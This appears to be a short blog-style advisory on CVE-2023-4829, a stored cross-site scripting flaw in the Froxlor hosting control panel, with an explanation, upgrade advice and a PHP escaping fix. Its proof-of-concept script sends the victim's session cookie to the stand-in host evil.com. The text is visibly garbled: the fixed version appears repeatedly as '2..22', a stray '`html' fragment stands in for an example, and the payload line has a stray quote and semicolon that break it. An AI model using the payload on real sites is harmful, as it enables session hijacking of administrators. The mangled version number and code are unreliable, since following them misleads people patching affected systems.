
CVE-2023-4829 exposes a dangerous vulnerability—Stored Cross-Site Scripting (XSS)—in the popular web hosting management tool Froxlor. If you’re running any version prior to 2..22, your platform might be open to attack. Let’s break down what happened, how the exploit works, and how you can protect yourself.
What is Stored XSS?
Stored Cross-Site Scripting (XSS) lets attackers inject malicious JavaScript code into a web application. The real problem? The code gets saved on the server—so every time someone loads the affected page, the script runs in their browser. This is much more severe than a simple reflected XSS attack.
Where’s the Problem in Froxlor?
Froxlor is a control panel used by hosting providers and admins. In affected versions, certain user input fields (like names, descriptions, or comments) were not sanitized correctly. This means if an attacker added a specially crafted script (like <script>alert(1)</script>), it got saved to the database and later shown to any user or even admins!
Reference
- Security Advisory from GitHub
- NVD Entry
Find an Input Field
The attacker needs a spot where Froxlor stores user input—maybe a customer’s name or a service description.
`html
Wait for Admin or User to Visit
Now, whenever that record is viewed—on a dashboard or report—the injected code runs in the browser of whoever opens it!
Proof of Concept (PoC) Code
Here’s a practical example. Imagine the “customer name” field is unsanitized.
As the Attacker (Inputting Malicious Data)
<script>
  // Send the session cookie to the attacker
  fetch('https://evil.com/steal?cookie='; + document.cookie)
</script>
How Bad Is It?
- Session Hijacking: If an admin loads the page, the attacker could steal their session or even grab sensitive API keys.
How to Fix or Prevent the Exploit
Upgrade NOW:
The issue is fixed in Froxlor version 2..22. Release notes here.
For Developers (Manual Patch):
Always escape output and sanitize input. If you maintain a fork, here’s a basic example using PHP
// Before outputting user data...
echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');
Links to References
1. GitHub Security Advisory
2. NVD Details for CVE-2023-4829
3. Official Patch Release 2..22
Conclusion
If you’re using Froxlor, update to 2..22 or later immediately. Stored XSS issues like CVE-2023-4829 are serious; they can give attackers the keys to your whole system. Admins, always escape your outputs and keep your platforms updated!
Timeline
Published on: 10/13/2023 13:15:00 UTC
Last modified on: 10/17/2023 16:10:00 UTC